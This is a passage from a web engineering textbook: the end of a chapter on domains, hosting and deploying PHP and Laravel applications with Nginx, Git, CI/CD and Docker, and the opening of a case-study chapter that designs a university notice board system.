3. Consistency (refuse or error rather than return stale data) or availability (answer, possibly with stale data).
4. Caching query results; storing sessions; counters and rate limits; queues; leaderboards with sorted sets.

CHAPTER 35

Web Hosting and Deployment

Learning Outcomes — **Course Outcome: CO2**

After studying this chapter you should be able to:

- explain the three things every website needs to go live: an address, a home and a way of moving in;
- register a domain and configure its DNS records;
- compare shared, VPS, dedicated, cloud and platform hosting and choose one for a given project;
- use Git to version code and deploy it, and contrast this with manual FTP uploads;
- configure Nginx and PHP-FPM to serve a PHP application securely over HTTPS;
- deploy a Laravel application to production, including environment configuration, queues and scheduled tasks;
- automate testing and deployment with a CI/CD pipeline, package applications with Docker, and plan monitoring and backups.

Everything built so far has run on `localhost`. A website becomes useful only when it is *live*: reachable by anyone, at a memorable address, around the clock, safely and reliably. The course slides summarise what is needed with a house-moving analogy:

1. **an address** — a domain name, which DNS translates into a server's IP address;
2. **a home** — web hosting, a server on which the site's files and programs live;
3. **a moving process** — deployment, the workflow that carries code from the developer's computer to the server.

This chapter takes each in turn, then follows the complete deployment of the Student Manager of Chapter 24 and of a Laravel application.

35.1 The Address: Domain Names and DNS

A **domain name** is the human-friendly address of a site. In `example.com`, `.com` is the *top-level domain* (TLD) and `example` the *second-level domain*, which you register — rent, usually for a year at a time — from a *registrar* such as Namecheap, GoDaddy or Cloudflare. Country-code TLDs such as `.bd` are managed by national registries (for `.com.bd` and `.edu.bd`, BTCL in Bangladesh). Organisations then create *subdomains* freely: `portal.example.edu`, `api.example.edu`.

Chapter 3 explained how DNS resolution works. To put a site online you edit the domain's




Figure 35.1. Address, home and moving process: the pieces of a live website.

DNS records in the registrar's or DNS provider's control panel: Each record has a *TTL* (time to

Table 35.1. DNS records used when deploying a website.

Type	Example	Purpose
A	`portal` → `203.0.113.10`	Points a name to an IPv4 address — the record you create most often
AAAA	`portal` → `2001:db8::10`	Points a name to an IPv6 address
CNAME	`www` → `portal.example.edu`	Makes one name an alias of another (used for platforms and CDNs)
MX	`@` → `mail.example.edu`	Where e-mail for the domain is delivered
TXT	`@` → `"v=spf1 ..."`	Verification and e-mail security (SPF, DKIM, DMARC)
NS	`@` → `ns1.provider.net`	Which servers are authoritative for the domain

live) saying how long resolvers may cache it. Lower the TTL (to, say, 300 seconds) a day before moving a site to a new server, so that the change spreads quickly; "DNS propagation" is simply old cached answers expiring. Check records with `dig portal.example.edu` or `nslookup`.

35.2 The Home: Web Hosting

Web hosting provides a server, connected to the Internet around the clock, on which a website runs. The slides compare the main types to kinds of housing: When choosing, consider the application's technology (a static site needs only a static host; PHP needs PHP; Laravel queues need a process that runs continuously), expected traffic, budget, the team's administration skills, the location of users (a server or CDN near Bangladesh reduces latency), backups and support.

35.3 The Moving Process: From FTP to Git

35.3.1 Manual deployment with FTP

For decades, sites were deployed by uploading files with an FTP client such as FileZilla into the server's public folder (often `public_html`). This works for a handful of static files but is slow, error-prone (a forgotten file breaks the site; a half-finished upload leaves it inconsistent), keeps no history, and makes rolling back difficult. Plain FTP also sends passwords unencrypted; if you must upload files, use SFTP (over SSH).

Table 35.2. Types of web hosting.

Type	Analogy	Advantages and disadvantages	Best for
Shared	A flat in an apartment building	Very cheap, managed, easy (cPanel, one-click installers); resources shared with hundreds of sites ("noisy neighbours"), limited control	Personal sites, portfolios, small business sites
VPS (virtual private server)	A townhouse	Guaranteed CPU and RAM, full (root) control; you manage and secure the server	Growing sites, online shops, Laravel applications
Dedicated	A standalone house	A whole physical machine: maximum power and control; expensive, expert administration	High-traffic or specialised systems
Cloud (IaaS)	A utility, like electricity	Scales on demand, pay for use, highly reliable; costs can be unpredictable, complex setup	Variable traffic, all sizes (AWS, Google Cloud, Azure, DigitalOcean)
Platform (PaaS) and static hosting	A serviced flat	Connect a Git repository and the platform builds, deploys, scales and adds HTTPS; less control	Static and front-end sites (Netlify, Vercel, GitHub Pages); Laravel Cloud, Heroku

35.3.2 Version control with Git

Git records every change to a project as a *commit*. Git-based deployment is the modern standard, and Git skills are expected of every developer. The everyday cycle is:

➤ **The everyday Git cycle**

```
$ git init -b main                          # once: start a repository
$ git add .                                 # stage changes
$ git commit -m "Add student search"       # record a snapshot with a message
$ git remote add origin git@github.com:cse-dept/portal.git   # once
$ git push origin main                      # upload commits to GitHub
$ git log --oneline                         # view history
8a0a0d2 Add student search
9c82af0 First version
```

A `.gitignore` file lists what must *never* be committed: `.env` (secrets), `vendor/` and `node_modules/` (dependencies, reinstalled on the server), uploaded files, logs and caches. Work on new features in *branches* and merge them into `main` through *pull requests*, where teammates review the code.

35.3.3 Push to deploy

The simplest Git deployment uses a *bare* repository on the server with a `post-receive` hook that checks out the new code whenever someone pushes to it:

Terminal | `hooks/post-receive on the server`

```
#!/bin/bash
# Runs on the server after every push: check out the latest code into the web root
```

```
TARGET=/var/www/portal
GIT_DIR=/home/deploy/portal.git
git --work-tree=$TARGET --git-dir=$GIT_DIR checkout -f main
echo "Deployed $(git --git-dir=$GIT_DIR rev-parse --short main) to $TARGET"
```

➤ **Deploying with git push**

```
$ git remote add production deploy@203.0.113.10:portal.git
$ git push production main
remote: Deployed 8a0a0d2 to /var/www/portal
```

Platforms such as Netlify, Vercel and GitHub Pages do the same thing automatically: connect the repository once, and every push to `main` is built and published within seconds.

35.4 Serving PHP in Production: Nginx and PHP-FPM

PHP's built-in server (`php -S`) is for development only. In production a web server receives the requests and passes PHP requests to **PHP-FPM** (FastCGI Process Manager), a pool of PHP worker processes; static files are served directly by the web server, which is far faster. *Nginx* and *Apache* are the two most common web servers; Apache (with `.htaccess` files) is typical of shared hosting, Nginx of VPS and cloud servers.




Figure 35.2. Nginx serves static files itself and passes PHP requests to PHP-FPM.

35.4.1 Preparing a server

On a new Ubuntu VPS, the typical first steps are:

➤ **Preparing an Ubuntu server (as an administrator)**

```
$ ssh root@203.0.113.10
# adduser deploy && usermod -aG sudo deploy        # never work as root day to day
# apt update && apt upgrade -y
# apt install -y nginx php8.3-fpm php8.3-mysql php8.3-mbstring php8.3-xml \
      php8.3-curl php8.3-zip php8.3-intl mysql-server git unzip
# ufw allow OpenSSH && ufw allow 'Nginx Full' && ufw enable   # firewall
```

Log in with SSH keys rather than passwords, and disable password logins and root login in `/etc/ssh/sshd_config`.

35.4.2 An Nginx site configuration

The following configuration was used to serve the Student Manager of Chapter 24 with Nginx and PHP-FPM, and its behaviour was checked with `curl`.

Order of steps on a new server

The HTTPS server block below refers to certificate files that exist only after Certbot has obtained a certificate; until then `nginx -t` fails with "cannot load certificate". On a new server, therefore: (1) install the HTTP-only version of the site (`examples/ch35/portal.conf`: the same `root` and `location` blocks, listening on port 80 only); (2) point the DNS record at the server and run Certbot as described in the next subsection; (3) replace the file with the HTTPS version below (or let Certbot add the HTTPS block for you), test and reload.

Text | `examples/ch35/portal-https.conf, installed as /etc/nginx/sites-available/portal.conf`

```
# Redirect all plain-HTTP requests to HTTPS
server {
    listen 80;
    server_name portal.example.edu;
    return 301 https://$host$request_uri;
}

server {
    listen 443 ssl http2;             # nginx 1.25.1+: 'listen 443 ssl;' plus 'http2
    ↪ on;'
    server_name portal.example.edu;

    ssl_certificate     /etc/letsencrypt/live/portal.example.edu/fullchain.pem;
    ssl_certificate_key /etc/letsencrypt/live/portal.example.edu/privkey.pem;
    ssl_protocols       TLSv1.2 TLSv1.3;

    server_tokens off;                                # hide the nginx version
    add_header Strict-Transport-Security "max-age=31536000" always;
    add_header X-Content-Type-Options "nosniff" always;
    add_header Referrer-Policy "strict-origin-when-cross-origin" always;

    gzip on;
    gzip_types text/css application/javascript application/json image/svg+xml;

    root /var/www/portal/public;      # only the public folder is reachable
    index index.php;
    client_max_body_size 10M;         # largest upload allowed

    location / {
        try_files $uri $uri/ /index.php?$query_string;
    }
    location ~ \.php$ {
        include snippets/fastcgi-php.conf;
        fastcgi_pass unix:/run/php/php8.3-fpm.sock;
    }
```

```
    location ~* \.(css|js|png|jpg|webp|avif|svg|woff2)$ {
        expires 30d;                  # long cache lifetime for static files
        access_log off;
    }
    location ~ /\.(?!well-known) {    # block .env, .git and other hidden files
        deny all;
    }
}
```

➤ How it works

The first block answers every plain-HTTP request with a permanent redirect to HTTPS. In the second, `root` points at the `public` folder, so configuration files, source code and the database one level up can never be downloaded (Chapter 24). `try_files` serves a file if it exists and otherwise hands the request to `index.php` — exactly what a front controller (Chapter 25) or Laravel needs. Requests ending in `.php` go to PHP-FPM through its socket. Static files get a 30-day cache lifetime (Chapter 33), text responses are compressed, security headers are added to every response (Chapter 32), and hidden files such as `.env` and `.git` are refused — while `.well-known`, used by Let's Encrypt, remains reachable.

➤ Enabling the site and testing it

```
$ sudo ln -s /etc/nginx/sites-available/portal.conf /etc/nginx/sites-enabled/
$ sudo nginx -t
nginx: the configuration file /etc/nginx/nginx.conf syntax is ok
nginx: configuration file /etc/nginx/nginx.conf test is successful
$ sudo systemctl reload nginx

$ curl -sI http://portal.example.edu/students
HTTP/1.1 301 Moved Permanently
$ curl -sI https://portal.example.edu/
HTTP/2 200
server: nginx
content-type: text/html; charset=UTF-8
strict-transport-security: max-age=31536000
x-content-type-options: nosniff
referrer-policy: strict-origin-when-cross-origin
$ curl -s -o /dev/null -w "%{http_code}\n" https://portal.example.edu/.env
403
```

Always run `nginx -t` before reloading: a syntax error in a configuration file would otherwise take every site on the server offline. The web server user (`www-data`) needs write permission only on the folders the application writes to (uploads, SQLite databases, Laravel's `storage` and `bootstrap/cache`), never on the code.

35.4.3 HTTPS with Let's Encrypt

Let's Encrypt is a free, automated certificate authority (Chapter 4). Its client, Certbot, proves that you control the domain, obtains a certificate, edits the Nginx configuration and installs a timer

that renews certificates before they expire:

➤ Obtaining a certificate

```
$ sudo apt install -y certbot python3-certbot-nginx
$ sudo certbot --nginx -d portal.example.edu
Successfully received certificate.
Certificate is saved at: /etc/letsencrypt/live/portal.example.edu/fullchain.pem
$ sudo certbot renew --dry-run          # check that automatic renewal will work
```

Managed platforms and CDNs such as Cloudflare provide certificates automatically.

✔ Check Your Understanding

1. Which DNS record points `portal.example.edu` at a server's IPv4 address?
2. Why is the web root set to the `public` folder?
3. What does `try_files $uri $uri/ /index.php?$query_string` do?
4. Why should `nginx -t` be run before reloading?

35.5 Deploying a Laravel Application

35.5.1 The production environment file

Configuration that differs between environments lives in `.env` (Chapter 26), which is created on the server and never committed:

Terminal | `.env on the production server (excerpt)`

```
APP_NAME="University Notice Board"
APP_ENV=production
APP_DEBUG=false                      # never true in production: it reveals secrets
APP_URL=https://portal.example.edu
APP_KEY=base64:...                   # generated once with: php artisan key:generate

LOG_CHANNEL=daily
LOG_LEVEL=warning

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_DATABASE=notices
DB_USERNAME=notices_app              # least-privilege database user
DB_PASSWORD=a-long-random-password

SESSION_DRIVER=redis
SESSION_SECURE_COOKIE=true
CACHE_STORE=redis
QUEUE_CONNECTION=redis
MAIL_MAILER=smtp
```

35.5.2 The deployment steps

The first deployment clones the repository and prepares the database; every later deployment repeats a similar sequence, which is best kept in a script:

Terminal | `deploy.sh --- run on the server for each release`

```
#!/bin/bash
set -e                                          # stop at the first error
cd /var/www/notices

php artisan down --retry=60                      # maintenance page (503)
git pull origin main
composer install --no-dev --optimize-autoloader --no-interaction
npm ci && npm run build                          # compile assets with Vite
php artisan migrate --force                      # --force: allowed in production
php artisan optimize                             # cache config, routes, views,
    ↪ events
php artisan queue:restart                        # workers reload the new code
php artisan up
echo "Deployed $(git rev-parse --short HEAD)"
```

For the first deployment also run `php artisan key:generate`, `php artisan storage:link` (to make uploaded files in `storage/app/public` reachable), and give the web server write access to `storage` and `bootstrap/cache`. The Nginx configuration is the one above with `root /var/www/notices/public`.

35.5.3 Queue workers and the scheduler

Queued jobs (Chapter 33) need a worker process that runs continuously and restarts if it crashes. On Ubuntu this is usually managed by *Supervisor*:

Text | `/etc/supervisor/conf.d/notices-worker.conf`

```
[program:notices-worker]
command=php /var/www/notices/artisan queue:work redis --sleep=3 --tries=3 --max-time
    ↪ =3600
user=www-data
numprocs=2
autostart=true
autorestart=true
stopwaitsecs=3600
stdout_logfile=/var/www/notices/storage/logs/worker.log
```

Laravel's task scheduler (for example, archiving expired notices every night, defined in `routes/console.php`) needs a single cron entry that runs every minute:

Terminal | `crontab -e (as www-data)`

```
* * * * * cd /var/www/notices && php artisan schedule:run >> /dev/null 2>&1
```

35.5.4 Zero-downtime deployment

`git pull` in the live folder leaves the site briefly inconsistent while files change. Tools such as Deployer, Envoyer and Laravel Forge, and platforms such as Laravel Cloud, instead build each release in a new folder (`releases/20260928-0930`), share `.env` and `storage` between releases, and then switch a symbolic link (`current`) to the new release in a single step. Rolling back means pointing the link at the previous release.

35.6 Continuous Integration and Delivery

Continuous integration (CI) automatically builds and tests every push and pull request, so that errors are caught before they are merged; **continuous delivery/deployment** (CD) automatically releases code that passes. GitHub Actions describes a pipeline in a YAML file in the repository:

Text | `.github/workflows/deploy.yml`

```
name: Test and deploy

on:
  push:
    branches: [main]
  pull_request:

jobs:
  test:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v5
      - uses: shivammathur/setup-php@v2
        with:
          php-version: '8.3'
      - uses: actions/setup-node@v5
        with:
          node-version: 22
      - run: composer install --no-interaction --prefer-dist
      - run: npm ci && npm run build           # Vite assets, needed by pages that
    ↪ use @vite
      - run: cp .env.example .env && php artisan key:generate
      - run: php artisan test                  # the build fails if any test fails

  deploy:
    needs: test                                # only if the tests passed
    if: github.ref == 'refs/heads/main'        # and only for the main branch
    runs-on: ubuntu-latest
    steps:
      - name: Run the deployment script on the server over SSH
        uses: appleboy/ssh-action@v1
        with:
          host: ${{ secrets.SERVER_HOST }}
          username: deploy
```

```
            key: ${{ secrets.SSH_PRIVATE_KEY }}
            script: /var/www/notices/deploy.sh
```

➤ How it works

Every push and pull request triggers the `test` job on a fresh virtual machine provided by GitHub: it checks out the code, installs PHP, Node.js and the dependencies, builds the front-end assets (without them, any test that renders a Blade layout containing `@vite` would fail), and runs the test suite. The `deploy` job runs only when the tests have passed (`needs: test`) and the push was to `main`; it connects to the server over SSH and runs `deploy.sh`. The server address and private key are stored as encrypted repository *secrets*, never in the file. A developer's whole release process becomes: merge the pull request.

35.7 Containers with Docker

"It works on my machine" problems arise when development and production differ in PHP version, extensions or configuration. **Docker** packages an application with everything it needs into an *image*, which runs identically as a *container* on any machine with Docker.

Text | Dockerfile for the Student Manager

```
# Start from the official image: PHP with Apache
FROM php:8.3-apache
# Add the PHP extensions the application needs
RUN docker-php-ext-install pdo_mysql
# Copy the application code and serve its public folder
COPY . /var/www/portal
ENV APACHE_DOCUMENT_ROOT=/var/www/portal/public
RUN sed -ri 's!/var/www/html!${APACHE_DOCUMENT_ROOT}!g' /etc/apache2/sites-available
    ↪ /*.conf
EXPOSE 80
```

Docker Compose describes several cooperating containers — application, database, cache — in one file, and `docker compose up` starts them all:

Text | compose.yaml

```
services:
  app:
    build: .
    ports: ["8080:80"]
    depends_on: [db]
  db:
    image: mysql:8.4
    environment:
      MYSQL_DATABASE: university
      MYSQL_ROOT_PASSWORD: change-me
    volumes: [dbdata:/var/lib/mysql]   # data survives container restarts
volumes:
  dbdata:
```

Laravel's *Sail* provides a ready-made Docker Compose environment for development. In production, container images are run by cloud services (AWS ECS, Google Cloud Run) or orchestrated at large scale by *Kubernetes*.

35.8 After Launch: Monitoring, Logs and Backups

Deployment is the beginning of a site's life, not the end.

Monitoring. An *uptime monitor* requests the site every minute and alerts the team if it fails. *Error tracking* services (Sentry, Flare, Bugsnag) report exceptions with stack traces as they happen. Server metrics (CPU, memory, disk) and the Core Web Vitals (Chapter 33) show trends.

Logs. Nginx access and error logs (`/var/log/nginx/`) and the application log (`storage/logs/`) are the first place to look when something goes wrong. Rotate them so that they do not fill the disk, and keep security events (Chapter 32).

Backups. Back up the database and uploaded files automatically, at least daily, to a *different* location (another provider or region), and keep several generations. A backup that has never been restored is only a hope: test restoration regularly.

Terminal | A nightly database backup (cron, 02:30)

```
30 2 * * * mysqldump --single-transaction notices | gzip > /backups/notices-$(
    ↪ date +\%F).sql.gz
```

Updates. Apply operating system and PHP security updates promptly (`unattended-upgrades` on Ubuntu), and update Composer and npm dependencies after reading their release notes (`composer audit`, `npm audit`).

Environments. Keep separate *development*, *staging* (a copy of production for final testing) and *production* environments, each with its own `.env` and database.

Real-World Case: The Friday-evening FTP deployment

Scenario. A department's results portal is updated by a developer who uploads changed files with FileZilla directly to the live server.

Problem. One Friday evening he uploads new controller files but forgets a model; the portal shows a fatal error to every student for the whole weekend. On Monday the team cannot tell which files changed or restore the previous version, and they discover that `.env` has been downloadable, because the whole project folder, not `public`, was the web root.

Analysis. Manual uploads have no atomicity, history, testing or rollback; nobody was alerted; and the server configuration exposed secrets.

Solution. Put the code in a Git repository with a `.gitignore`; point Nginx's `root` at `public` and deny hidden files; rotate the leaked credentials; add a GitHub Actions pipeline that runs the tests and deploys through a zero-downtime script; add an uptime monitor and error tracking that alert the team's phones; schedule nightly off-site backups.

Lesson. Deployment should be automated, tested, reversible and monitored. If deploying is frightening, deploy more carefully — and more often, in smaller steps.

Chapter Summary

- A live site needs an address (domain and DNS), a home (hosting) and a moving process (deployment).
- DNS A, AAAA and CNAME records point names to servers; lower TTLs before moving a site.
- Shared, VPS, dedicated, cloud and platform hosting trade price, control, power and convenience.
- Git records history; deployment by `git push` (hooks, platforms or CI/CD) replaces error-prone FTP uploads.
- In production, Nginx serves static files and passes PHP to PHP-FPM; the web root must be `public`; HTTPS comes free from Let's Encrypt; security headers, compression and caching are configured in the server.
- Laravel deployment: a production `.env` with `APP_DEBUG=false`, Composer without dev dependencies, asset build, migrations, `php artisan optimize`, Supervisor for queue workers and cron for the scheduler.
- CI/CD pipelines test and deploy automatically; Docker packages applications into portable containers.
- Monitor uptime and errors, read logs, back up off-site and test restores, and keep software updated.

Key Terms

domain name
TLD
registrar
subdomain
A record
CNAME record
MX record
TTL
web hosting
shared hosting
VPS
dedicated server
cloud hosting
PaaS
FTP / SFTP
Git
commit
branch
pull request
.gitignore
post-receive hook
Nginx
PHP-FPM
web root
try_files
Let's Encrypt
Certbot
SSH key
firewall
php artisan down/up
Supervisor
cron
zero-downtime deployment
continuous integration
continuous deployment
GitHub Actions
secret
Docker
image
container
Docker Compose
Kubernetes
uptime monitoring
error tracking
backup
staging

Review Questions

1. What three things does a website need to go live? Explain each with the slides' analogy.
2. Describe the A, CNAME and MX records, and explain the role of the TTL.
3. Compare shared, VPS, dedicated and cloud hosting. Which would you choose for (a) a personal portfolio, (b) a growing online shop, (c) a Laravel application with queues?
4. Why is Git-based deployment better than FTP?
5. Explain how Nginx and PHP-FPM cooperate to serve a PHP application.
6. Explain each directive of the Nginx `location` blocks in this chapter.
7. List the steps of deploying a Laravel application to a VPS.
8. What are CI and CD? Describe a GitHub Actions pipeline.
9. What problem does Docker solve? Distinguish an image from a container.
10. What should be monitored and backed up after launch?

Exam-Style Questions

1. **[5 marks]** You have bought the domain `myshop.com.bd` and a VPS with IP address 203.0.113.25. Describe every step needed for `https://myshop.com.bd` to show your PHP application.
2. **[5 marks]** Write an Nginx server block for a Laravel application and explain its security-relevant directives.
3. **[4 marks]** Compare the traditional FTP workflow with a modern Git and CI/CD workflow.
4. **[4 marks]** List the production settings and commands for a Laravel deployment and explain why each matters.

Model answer to Question 1 (outline). (1) In the registrar's DNS panel create an A record for `@` (and for `www`, or a CNAME from `www` to the domain) pointing to 203.0.113.25; wait for it to resolve (`dig myshop.com.bd`). (2) On the VPS: create a non-root user with SSH keys, update packages, install Nginx, PHP-FPM with the needed extensions and MySQL, and enable a firewall allowing SSH, HTTP and HTTPS. (3) Create the database and a least-privilege user; clone the code with Git into `/var/www/myshop`; create the production configuration (database credentials, debug off); install dependencies; run migrations; give the web server write access only to upload and cache folders. (4) Create an Nginx server block with `server_name myshop.com.bd`, root at the `public` folder, `try_files` to the front controller, PHP passed to PHP-FPM, and hidden files denied; test with `nginx -t` and reload. (5) Run `certbot --nginx -d myshop.com.bd -d www.myshop.com.bd` for a certificate and HTTP-to-HTTPS redirect. (6) Test the site, then set up monitoring and backups.

Answers to Check Your Understanding

1. An A record (AAAA for IPv6).

2. So that only files intended to be public can be requested; configuration, source code, `.env` and databases outside it cannot be downloaded.
3. Serves the requested file or directory if it exists; otherwise passes the request, with its query string, to `index.php`, the front controller.
4. A syntax error would stop Nginx from loading the configuration and could take all sites offline; `nginx -t` finds it first.

CHAPTER 36

Case Study: Designing a Complete Web System

Learning Outcomes — **Course Outcome: CO3**

After studying this chapter you should be able to:

- analyse a real problem into stakeholders, functional and non-functional requirements;
- design the architecture, data model, routes and API of a complete web application;
- trace a key use case through every layer, from the browser to the database and back;
- plan security, performance, testing, deployment and operation for the system;
- estimate load with simple calculations and justify technology choices;
- plan and evaluate a team web project.

The previous thirty-five chapters each examined one layer of the web. Real projects require all of them at once, and the most important skill of a web engineer is to see how the pieces fit together. This chapter works through the design of one complete system — the *University Notice Board* that has appeared in many earlier examples — in the order a professional team would, and cross-references the chapters that provide each piece. It ends with further case studies for practice and a guide to planning a course project.




Figure 36.1. The life cycle of a web system. In agile teams the cycle repeats every few weeks.

36.1 The Problem

Real-World Case: Notices that nobody reads

Scenario. A university of 20,000 students and 900 staff publishes notices — examination schedules, class cancellations, scholarship deadlines, holidays — as scanned PDF files on the home page, on physical notice boards and in several unofficial social media groups.

Problem. Students miss important deadlines; notices are hard to find later; scanned PDFs cannot be read by screen readers or searched; departments cannot target their own students;

on result and admission days the web site collapses under load.

Analysis. The underlying needs are: a single authoritative source; structured, searchable, accessible notices; targeting by department and category; timely notification; and a system that stays fast during spikes.

Solution. A responsive web application with an API, designed in the rest of this chapter.

36.2 Requirements Analysis

36.2.1 Stakeholders

Students read and search notices, filter by department and category, and receive notifications.

Staff (teachers and office staff) write, schedule, pin and update notices for their departments.

Administrators manage users, departments and categories, and moderate content.

The IT office runs the servers, keeps the system secure and available, and integrates it with the student information system and the mobile app.

36.2.2 Functional requirements

Requirements are often written as *user stories* — "As a *role*, I want *goal*, so that *benefit*" — each with *acceptance criteria* that make it testable.

Table 36.1. User stories (excerpt).

ID	User story and acceptance criteria
US1	As a student, I want to see the latest published notices, pinned ones first, so that I notice important ones. *10 per page; drafts and scheduled notices are never shown.*
US2	As a student, I want to search and filter notices by department and category, so that I find old notices quickly. *Results appear as I type; the URL reflects the filter.*
US3	As a staff member, I want to write a notice with an optional PDF attachment and a publication time, so that it appears when I intend. *Title 5–150 characters; body required; PDF up to 5 MB.*
US4	As a staff member, I want to edit or delete only my own notices; administrators may edit any.
US5	As a student, I want to be notified by e-mail and in the browser when a notice for my department is published.
US6	As the mobile app team, we want a JSON API for notices, so that the app shows the same data.
US7	As an administrator, I want to manage users, roles, departments and categories.

36.2.3 Non-functional requirements

Non-functional requirements describe *how well* the system must work; they drive most architectural decisions.

36.3 Architecture

Table 36.2. Non-functional requirements.

Quality	Requirement
Performance	LCP $\leq$ 2.5 s on a mid-range phone over 4G; API responses $\leq$ 300 ms at the 95th percentile (Chapter 33)
Scalability	Handle result-day peaks of 10,000 users within an hour
Availability	99.5 % monthly; deployments without downtime
Security	OWASP Top 10 addressed; staff accounts with two-factor authentication; audit log of changes (Chapter 32)
Accessibility	WCAG 2.2 level AA (Chapter 13)
Usability	Mobile-first; works on small screens and slow networks (Chapter 11)
Maintainability	Laravel conventions, automated tests, code review, documented API

36.3.1 Technology choices

Back end: Laravel. A mature MVC framework (Chapters 25–29) with authentication, validation, queues, events, broadcasting and testing built in; PHP skills are common among the university's developers; hosting is inexpensive.

Front end: server-rendered Blade with progressive enhancement. Most pages are content to read, which server rendering delivers fast and search-engine friendly. JavaScript enhances search and notifications (Chapter 31), and the site is installable as a PWA (Chapter 34). A full SPA would add complexity without benefit here.

Styling: Tailwind CSS via Vite (Chapter 12), producing a small purged style sheet.

Database: MySQL — structured, relational data with integrity constraints (Chapters 23 and 28).

Redis for cache, sessions and queues; **Reverb** for real-time broadcasts.

API: REST with Sanctum tokens for the mobile app (Chapter 30).

36.3.2 Deployment architecture




Figure 36.2. Deployment architecture of the University Notice Board.

Figure 36.2 is a three-tier architecture (Chapter 25) extended with the supporting services a real system needs. Requests arrive through a CDN, which serves static assets and terminates TLS; Nginx passes dynamic requests to Laravel; slow work (e-mails, broadcasts) is placed on

Redis queues and performed by workers; Reverb pushes live events to open browsers. Initially all components except the CDN and mail service run on one VPS; the design allows each to move to its own server as load grows.

36.3.3 Estimating the load

A back-of-the-envelope calculation checks whether the design is reasonable.

- Result day: 10,000 students in one hour, each viewing about 5 pages ⇒ 50,000 requests per hour ≈ 14 requests per second on average.
- Traffic is bursty: assume a peak of five times the average ≈ 70 requests per second.
- A cached Laravel page needs roughly 20 ms of CPU time, so one CPU core serves about 50 requests per second; a 4-core server serves about 200.

One modest server is therefore sufficient *provided* pages are cached and queries are efficient — which is why caching and eager loading appear in the design below. Without caching, if each page took 200 ms of database and CPU time, the same server would manage only about 20 requests per second and would fail at the peak, as the old site did.

36.4 Data Model

